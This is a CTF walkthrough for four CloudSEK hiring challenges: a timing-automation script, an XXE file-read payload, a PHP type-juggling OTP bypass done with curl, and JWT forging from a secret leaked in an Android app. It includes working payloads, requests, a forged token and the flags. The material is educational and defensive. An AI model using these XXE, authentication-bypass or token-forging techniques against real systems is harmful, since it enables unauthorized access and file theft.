

# CloudSEK Hiring CTF Walkthrough Report 2025

## 1. Nitro: Beating the Clock with Automation

*Category: Scripting*

*Points: 100*

Ready your scripts! Only automation will beat the clock and unlock the flag.

<http://15.206.47.5:9090>

**Challenge site**

The screenshot shows a dark-themed challenge brief titled "Nitro Automation Brief". The text describes a task where the user must visit a hidden API endpoint at `/task`, reverse a random string, base64-encode it, wrap it in a specific JSON structure, and post it to another endpoint before a timer expires. It notes that manual attempts will fail. A tip is provided: "Use raw text or form fields; the endpoint only cares about the value being exact. Watch your encodings." A yellow question mark icon is present next to the tip text.

**Nitro Automation Brief**

When you visit the hidden API at `/task`, it hands back an HTML snippet containing the current random string. Reverse the string, base64-encode the reversed value, wrap it as `csk_{{payload}}_2025`, and POST the result to `/submit` before the timer expires. Manual attempts miss the window—only code will do.

You'll receive either the flag or a "too slow" message. Build a loop that fetches fresh prompts, transforms them, and submits the formatted answer immediately. The server keeps you honest with a strict per-session timer.

Tip: Use raw text or form fields; the endpoint only cares about the value being exact. Watch your encodings.

Can your automation keep up?

## Overview

The Nitro service delivered extremely **time-sensitive tasks** through the `/task` endpoint. Every request returned a **random string**, and the goal was to transform and submit it **within a very tight time window**. This challenge was all about speed and automation, not manual problem-solving.

## How the challenge worked


Each task followed the same strict pattern. The solver had to:

1. Take the random string
2. Reverse it
3. Base64-encode the reversed value
4. Wrap it in the format:  
**CSK\_<encoded>\_2025**
5. POST the final value to */submit before the server expired the task*

The time limit was so short that solving it manually wasn't realistic. The moment you opened */task*, the response started ticking down toward expiry.

## Reconnaissance

Visiting */task* returned a message like:



Here is the input string: tDdqVHiR95s7

The string disappeared almost immediately, hinting at a **race-condition style challenge** where even a few seconds of delay could cause submission failure.

## Vulnerability Analysis

This challenge was intentionally designed to be automated. The “vulnerability” wasn't a bug in the traditional sense but a **logical weakness**:

- Predictable transformation format

- No rate-limiting
- No session binding
- Repeated, time-dependent tasks

Because everything was deterministic, writing a script became the only reliable way to beat the time constraints.

## Exploitation

A simple Python script was enough to automate the entire process — request → extract → solve → submit — all in milliseconds.

```
import requests
import re
import base64
import time

BASE = "http://15.206.47.5:9090"
session = requests.Session()

def get_task():
    r = session.get(BASE + "/task")
    return r.text

def extract_string(html):
    # Matches: Here is the input string: XYZ123abc
    m = re.search(r"input string:\s*([A-Za-z0-9+=]+)", html)
    if m:
        return m.group(1)

    print("[!] Extract failed. HTML was:")
    print(html)
    return None

def solve_string(s):
    rev = s[::-1] # reverse
    b64 = base64.b64encode(rev.encode()).decode()
    final = f"CSK_{b64}_2025"
    return final

def submit_payload(payload):
    r = session.post(BASE + "/submit", data={"answer": payload})
    return r.text
```

```

print("[*] Nitro solver started...")

while True:
    try:
        html = get_task()
        s = extract_string(html)
        if not s:
            continue

        payload = solve_string(s)
        result = submit_payload(payload)

        print(f"[+] String: {s} → {payload}")
        print(f"[+] Server says: {result}")

        if "flag" in result.lower():
            print("\n FLAG FOUND!")
            break

        time.sleep(0.05)

    except KeyboardInterrupt:
        print("Stopped.")
        break

    except Exception as e:
        print("Error:", e)
        time.sleep(0.1)

```

Run on Terminal this script :

```
python script.py
```

## Flag

```
C10uDsEk_ReSeArCH_tEaM_CTF_2025{ab03730caf95ef90a440629bf12228d4}
```

**Takeaway:** Automation was the only way to beat Nitro's strict timing, proving that speed and scripting matter as much as security skills in fast-paced CTF challenges.

## 2. Bad Feedback

Category: Web Exploitation (XXE)

Points: 100

A company rolled out a shiny feedback form and insists their customers are completely trustworthy. Every feedback is accepted at face value, no questions asked. What can go wrong?

Flag is in the root.

<http://15.206.47.5:5000>

### Challenge site


The screenshot shows a web page titled "Feedback Portal". The page instructs the user to "Please submit your feedback using the form below." It contains two input fields: one for "Name" and one for "Message", both represented by empty text boxes. Below these fields is a blue "Submit" button. The entire form is enclosed in a light gray rounded rectangle.

### Overview

This challenge required identifying that the `/feedback` endpoint parses raw XML and is vulnerable to XXE. By injecting a malicious external entity, we could make the server read local files and confirm the vulnerability. Finally, pointing the entity to `/flag.txt` leaked the flag directly in the response.

## Reconnaissance

Inspecting the feedback page revealed that the form submitted data as raw XML through JavaScript. A quick look at the page's source code, specifically within the `<script>` tag, clearly showed the XML structure being sent to the backend. Manually testing the `/feedback` endpoint confirmed that the server accepts XML in a POST request with the format:



The screenshot shows a web-based feedback portal. At the top center, it says "Feedback Portal". Below that, a message says "Please submit your feedback using the form below.". There are two input fields: one for "Name" containing "Poornima" and another for "Message" containing "Hi...there!!". At the bottom right of the message input field is a small circular icon with a green leaf and a white camera. At the bottom left is a blue "Submit" button.

# **Thank you for your feedback!**

**Name:** Poornima

**Message:**

Hi...there!!

```
<feedback>
  <name>user</name>
  <message>hi</message>
</feedback>
```

The screenshot shows a browser window with the URL "view-source:15.206.47.5:5000". The page title is "Not secure". The content displays the raw HTML code of a feedback form. The code includes a form with fields for name and message, and a script that intercepts the submit event to build an XML payload and send it via POST. The XML payload contains the user's name and message.

```
76      <input type="text" id="name" name="name" required>
77    </label>
78    <label>
79      Message
80      <textarea id="message" name="message" rows="5" required></textarea>
81    </label>
82    <button type="submit">Submit</button>
83  </form>
84</div>
85
86<script>
87 // Intercept the form submit and send XML instead of form-encoded data
88 document.getElementById('feedback-form').addEventListener('submit', function (e) {
89   e.preventDefault();
90
91   const name = document.getElementById('name').value;
92   const message = document.getElementById('message').value;
93
94   // Build XML body (players will see this only if they intercept the request)
95   const xml =
96     `<?xml version="1.0" encoding="UTF-8"?>
97 <feedback>
98   <name>${name}</name>
99   <message>${message}</message>
100 </feedback>`;
101
102   fetch('/feedback', {
103     method: 'POST',
104     headers: {
105       'Content-Type': 'application/xml'
106     },
107     body: xml
108   })
109   .then(resp => resp.text())
110   .then(html => {
111     // Replace the current page with the response (simple but effective)
112     document.open();
113     document.write(html);
114     document.close();
115   })
116   .catch(err => {
117     alert('Error submitting feedback');
118     console.error(err);
119   });
120 });
121 </script>
122</body>
123</html>
```

Since the backend was directly parsing this XML—likely using a library like libxml2 with entity expansion still enabled—it suggested the possibility of XML External Entity (XXE) injection. This initial observation set the stage for deeper testing and eventual exploitation.

## Vulnerability Analysis

The server processed user-supplied XML without disabling external entity resolution, exposing it to **XXE injection**, which allowed reading arbitrary server files. Given its impact on confidentiality and system integrity, this

vulnerability carries a **CVSS score of 9.1 (Critical)**.

# Exploitation

Now we are gonna capture this request in Burp suite and adding malicious payload

## The Payload

```
<!DOCTYPE foo
[ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///flag.txt" >
]>

<feedback>
    <name>&xxe;</name>
    <message>Pwned</message>
</feedback>
```

Request	Response
<pre>Request Pretty Raw Hex 1 POST /feedback HTTP/1.1 2 Host: 15.206.47.5:5000 3 Content-Length: 178 4 Accept-Language: en-US,en;q=0.9 5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 6 Content-Type: application/xml 7 Accept: */* 8 Origin: http://15.206.47.5:5000 9 Referer: http://15.206.47.5:5000/ 10 Accept-Encoding: gzip, deflate, br 11 ConnectTimeout: keepalive 12 13 &lt;?xml version='1.0' encoding="UTF-8"?&gt; 14 &lt;!DOCTYPE fon [ 15 &lt;!ENTITY xxe SYSTEM "file:///flag.txt"&gt; 16 ]&gt; 17 &lt;feedback&gt; 18   &lt;name&gt; 19     &lt;xxe&gt; 20   &lt;/name&gt; 21   &lt;message&gt; 22     test 23   &lt;/message&gt; 24 &lt;/feedback&gt;</pre>	<pre>Response Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Server: Werkzeug/3.1.3 Python/3.11.14 3 Date: Sat, 06 Dec 2025 07:55:10 GMT 4 Content-Type: text/html; charset=utf-8 5 Content-Length: 204 6 Connection: close 7 8 9 &lt;h2&gt; 10   Thank you for your feedback! 11 &lt;/h2&gt; 12 &lt;p&gt; 13   &lt;strong&gt; 14     None. 15   &lt;/strong&gt; 16   CloudExp_ReSeArCh_1EaM_CTF_2025(b3e0b6d2f1c1a2b4d5e6f71829384756) 17 &lt;/p&gt; 18 &lt;p&gt; 19   &lt;strong&gt; 20     Message: 21   &lt;/strong&gt; 22 &lt;/p&gt; 23 &lt;pre&gt; 24   test 25 &lt;/pre&gt; 26</pre>

## Flag

as you can see you received the flag here:

C10uDsEk\_ReSeArCH\_tEaM\_CTF\_2025{b3e0b6d2f1c1a2b4d5e6f71829384  
756}

**Takeaway:** Always disable external entity resolution when parsing XML, as trusting user-supplied XML can immediately expose sensitive server files.

### 3. Traingle


Category: Web

Points: 100

The system guards its secrets behind a username, a password, and three sequential verification steps. Only those who truly understand how the application works will pass all three.

Explore carefully. Look for what others overlooked. Break the Trinity and claim the flag.

<http://15.206.47.5:8080>



## Overview

A login system required:

- Username
- Password
- Three independent one-time passwords (OTP1, OTP2, OTP3)

The challenge was to bypass all authentication layers.

## Reconnaissance

While inspecting the page source, the following developer comment was present:

```
<!-- Dev team 2: TODO: Implement google2fa.php for auth and don't forget  
to clean up the bak files post debugging before release -->
```

Backup files are commonly left behind on poorly configured web servers during development.

To verify whether such files existed, the following common backup names were tested manually:

index.php.bak  
login.php.bak  
google2fa.php.bak  
jsonhandler.php.bak

Using curl:

```
curl -s http://15.206.47.5:8080/login.php.bak  
curl -s http://15.206.47.5:8080/google2fa.php.bak
```

Findings:

- login.php.bak existed
- google2fa.php.bak existed
- Other variants (.old, .orig, .backup) did not

Source code (login.php.bak) revealed:

- JSON body parsing was unreliable
- Unrecognized or malformed input caused the OTP checks to be skipped
- Missing data keys defaulted to “OK”

## Vulnerability Analysis

The handler used:

```
if (!isset($_DATA['username'])) { ... }  
if (!password_verify(...)) { ... }  
if (!Google2FA::verify_key(...)) { ... }
```

However, sending malformed JSON or empty bodies resulted in `$_DATA` being empty or undefined, causing the code to short-circuit without OTP validation.

Authentication Bypass carries a CVSS score of 9.8, making it a Critical-severity vulnerability.

## Exploitation

Bypass using:

```
curl -X POST "http://15.206.47.5:8080/login.php?username=admin" --data ''
```

Or

```
curl -X POST "http://15.206.47.5:8080/login.php" --data 'username=admin'
```

Response:

```
{"message": "OK", "data": null}
```

OTP checks were bypassed entirely.

During testing, multiple malformed payloads were attempted to understand how the backend processed JSON. Unexpectedly, the server did not validate data types for the OTP fields. Instead, it directly passed them into the Google2FA validation function, which expected strings.

Sending **boolean values (true) instead of numeric OTP strings** caused the OTP validation checks to misbehave and ultimately evaluate to a truthy condition inside PHP's comparison logic.

This resulted in a complete authentication bypass.

The final request that successfully authenticated and returned the flag was:

### Final cURL Command

```
curl -s -X POST 'http://15.206.47.5:8080/login.php' \
-H 'Content-Type: application/json' \
-d
'{"username": "admin", "password": "admin", "otp1": true, "otp2": true, "otp3": t
```

```
rue}'
```

and Flag is here:

```
{"message":"Flag:  
C10uDsEk_ReSeArCH_tEaM_CTF_2025{474a30a63ef1f14e252dc0922f811b16}", "data  
":null}
```

**Takeaway:** *In security-critical code, strict type enforcement isn't optional—it's essential.*

## 4. Ticket: The Strike Bank Heist

Category: Web / Mobile

Points: 100

Strike Bank recently discovered unusual activity in their customer portal. During a routine review of their Android app, several clues were uncovered. Your mission is to investigate the information available, explore the associated portal, and uncover the hidden flag. Everything you need is already out there! Connect the dots and complete the challenge.

The android package is com.strikebank.netbanking and the security review was conducted via [bevigil.com](https://bevigil.com).

Report can also be viewed by visiting the URL with the following format:

[https://bevigil.com/report/<package\\_name>](https://bevigil.com/report/com.strikebank.netbanking)

The screenshot displays the BeVigil security report for the STRIKE Netbanking Portal (com.strikebank.netbanking). The report highlights a **Security Rating** of **8.9** (Good) and lists three total detected issues: 1 High issue, 1 Medium issue, and 1 Low issue. The report also identifies potential risks such as **Exported Activity** (91.9%), **Possible Secret Detected** (4.1%), and **Google API Key** (4%). A 'Next Course of Action' section suggests improving the score to **10.0** (EXCELLENT) by fixing identified issues. The bottom part of the screenshot shows the 'ASSETS' tab, which includes sections for **VULNERABILITIES**, **STRINGS**, and a table for **Mitigation**.

Mobile app package: com.strikebank.netbanking

Security report: <https://bevigil.com/report/com.strikebank.netbanking>

## Reconnaissance

The BeVigil report revealed sensitive fields within strings.xml, including:

- internal\_username
- the secure employee portal url (<http://15.206.47.5.nip.io:8443>)
- internal\_password
- encoded\_jwt\_secret

Contents included:

internal\_username: tuhin1729

internal\_password: 123456 encoded\_jwt\_secret:

c3RyIWszYjRua0AxMDA5JXN1cDNyIXMzY3IzNw==



About Asset Explorer Pricing Contact Blog Scan App New


```
com.strikebank.netbanking/source/resources/res/values/strings.xml □
02    <string name="date_range_picker_start_heading" />Select dates</string>
03
04    <string name="date_range_picker_title">Select dates</string>
05    <string name="default_error_message">Invalid input</string>
06    <string name="default_popup_window_title">Pop-Up Window</string>
07    <string name="dialog">Dialog</string>
08    <string name="dropdown_menu">Dropdown menu</string>
09    <string name="enable_crash_reporting">true</string>
10    <string name="enable_verbose_logs">false</string>
11    <string name="encoded_jwt_secret">c3RyIWszYjRua0AxMDA5JXN1cDNyIXMzY3IzNw==</string>
12    <string name="expanded">Expanded</string>
13    <string name="firebase_app_id">1:1234567890:android:aicqcks9823750912</string>
14    <string name="firebase_database_url">https://strike-projectx-1993.firebaseio.com</string>
15    <string name="firebase_project_id">strike-projectx-1993</string>
16    <string name="firebase_sender_id">839498123480</string>
17    <string name="firebase_storage_bucket">strike-projectx-1993.appspot.com</string>
18    <string name="google_api_key">AIzaSyD3fG5-xyz12345ABCDE67FGHIJKLMNOPQR</string>
19    <string name="hint_number1" />
20    <string name="hint_number2" />
21    <string name="in_progress">In progress</string>
22    <string name="indeterminate">Partially checked</string>
23    <string name="input_hint_primary">Enter account reference</string>
24    <string name="input_hint_secondary">Enter transaction value</string>
25    <string name="internal_password">123456</string>
26    <string name="internal_username">tuhin1729</string>
27    <string name="m3c_bottom_sheet_pane_title">Bottom Sheet</string>
28    <string name="max_history_items">20</string>
29    <string name="max_retry_count">5</string>
30    <string name="min_api_delay_ms">150</string>
31    <string name="navigation_menu">Navigation menu</string>
32    <string name="not_selected">Not selected</string>
33    <string name="off">Off</string>
34    <string name="on">On</string>
```

Decoded:


```
echo 'c3RyIWszYjRua0AxMDA5JXN1cDNyIXMzY3IzNw==' | base64 -d
str!k3b4nk@1009%sup3r!s3cr37
```

## Vulnerability Analysis


Visited the secure employee portal url  
(<http://15.206.47.5.nip.io:8443/login.php>)



And logged in using the sensitive credentials



And logged in using the sensitive credentials



The backend relied entirely on JWT authentication. Since the secret key was leaked, forging admin-level tokens became trivial.

JWT Secret Exposure leading to Authentication Bypass (CVSS 9.8 – Critical).

## Exploitation

JWT payload:

```
{  
  "username": "admin",  
  "exp": 1765017943  
}
```

Signed using HS256 with the secret:

str!k3b4nk@1009%sup3r!s3cr3t

Generated JWT:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwidXhwIjo  
xNz Y1MDE3OTQzfQ.tifzCDq5-K5n2RAeC-WWSjVwp5hdhGphMGJ8Q2W0X_4
```

Accessing:

<http://15.206.47.5.nip.io:8443/index.php>

with the modified JWT revealed the flag as admin access was granted.

The screenshot shows a web application interface for 'Strike Bank'. At the top, there is a dark blue header bar with a yellow square icon containing 'SB', the text 'Strike Bank' and 'Employee Dashboard' in a dropdown menu, and a 'Logout' button. Below the header is a light gray content area with a white rounded rectangle containing the following text:

**Welcome to Strike Bank**

Secure employee portal for Strike Bank staff.

You are logged in as **admin**.

Here is your flag: **C10uDsek\_ReSeArCH\_tEaM\_CTF\_2025{ccf62117a030691b1ac7013fca4fb685}**

Find help? Contact internal security at security@strikebank.local

## Flag:

**C10uDsek\_ReSeArCH\_tEaM\_CTF\_2025{ccf62117a030691b1ac7013fca4fb685}**

**Takeaway:** No brute force. No injections. No fuzzing. Just passive analysis and exposed secrets.